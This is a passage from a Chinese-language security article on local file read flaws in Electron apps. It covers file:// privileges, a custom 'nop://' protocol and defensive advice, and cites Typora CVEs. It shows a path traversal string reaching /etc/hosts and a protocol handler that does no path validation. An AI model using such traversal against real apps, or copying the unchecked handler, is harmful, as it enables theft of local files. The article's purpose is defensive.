页面可以正常加载，同时 `iframe` 和 `fetch` 也都获取到了 `/etc/hosts` 的内容，接下来修改 `Forge` 的配置，添加 `grantFileProtocolExtraPrivileges` 设置为 `Disabled`




再次打包



加载页面失败，难道要换成 `loadURL` ？

```
function createWindow () {
  // Create the browser window.
  const mainWindow = new BrowserWindow({
    width: 800,
    height: 600,
    webPreferences: {
      preload: path.join(__dirname, 'preload.js')
    }
  })

  // and load the index.html of the app.
  // mainWindow.loadFile(path.join(asar_path, 'index.html'))
  mainWindow.loadURL(path.join(asar_path, 'index.html'))
  // mainWindow.loadFile('index.html')

  // Open the DevTools.
  // mainWindow.webContents.openDevTools()
}
```

再次打包




还是不行，看来官方的意思，开启了 `grantFileProtocolExtraPrivileges` file 协议就像是废了，连 `app.asar` 里的文件都不能读取了

看来想规避这种风险可能得使用自定义协议了，不用担心，现在"强得可怕"，我们自定义 `nop://` 协议

```
// Modules to control application life and create native browser window
const { app, BrowserWindow, protocol, net, session } = require('electron')
const url  = require('url')
const path = require('node:path')
const fs = require('node:fs')


const asar_path = path.join(process.resourcesPath, 'app.asar')
protocol.registerSchemesAsPrivileged([
  {
    scheme: 'nop',
    privileges: {
      standard: true,
      secure: true,
      supportFetchAPI: true
    }
  }
])

function createWindow () {
  // Create the browser window.
  const mainWindow = new BrowserWindow({
    width: 800,
    height: 600,
    webPreferences: {
      partition: 'persist:example',
      preload: path.join(__dirname, 'preload.js')
    }
  })

  // and load the index.html of the app.
  // mainWindow.loadFile(path.join(asar_path, 'index.html'))
  mainWindow.loadURL('nop://index.html')
  // mainWindow.loadFile('index.html')

  // Open the DevTools.
```

```
  mainWindow.webContents.openDevTools()
}

app.whenReady().then(() => {

  const partition = 'persist:example'
  const ses = session.fromPartition(partition)

  ses.protocol.handle('nop', (request) => {
    const filePath = request.url.slice('nop://'.length)
    return net.fetch(url.pathToFileURL(path.join(__dirname,
filePath)).toString())
  })

  createWindow()
  app.on('activate', function () {
    if (BrowserWindow.getAllWindows().length === 0) createWindow()
  })
})

app.on('window-all-closed', function () {
  if (process.platform !== 'darwin') app.quit()
})
```

打包后，执行测试



这回就属于是不同源了，就不允许攻击者通过 `file://` 读取文件了，但这并没有解决问题，因为攻击者还是可以通过代码审计的方式，发现这个协议，之后通过 `nop://../../../etc/hosts` 这种格式进行本地文件读取，所以需要在自定义协议的时候做好安全校验

或者可以通过在本地搭建监听在 127.0.0.1 的 http 服务器来防止本地文件读取

0x05 漏洞案例

`Typora` 这类的 Markdown 特别容易出现这类漏洞

- CVE-2023-2316
- CVE-2023-2971

0x06 总结

本地文件读取漏洞是web攻击在 `Electron` 中的一种延伸，在 web 中做不到这类攻击，但是在通过加载本地文件创建窗口的应用中就可以实现窃取文件的效果

对于安全措施开得比较全的应用来说，这是一种有效的攻击手法，虽然不能代码执行，但也可以造成很大危害

防御此类攻击可以从以下几个方面考虑

- 配置合理的 CSP 策略
- 在本地搭建 web 服务器或自定义协议，对请求路径做白名单
- 监听部分事件，做有效过滤
- 最重要的还是防止出现 XSS 漏洞
- [在深入了解 `grantFileProtocolExtraPrivileges` 后，在不影响正常运行的情况下，将其设置为 `disabled`]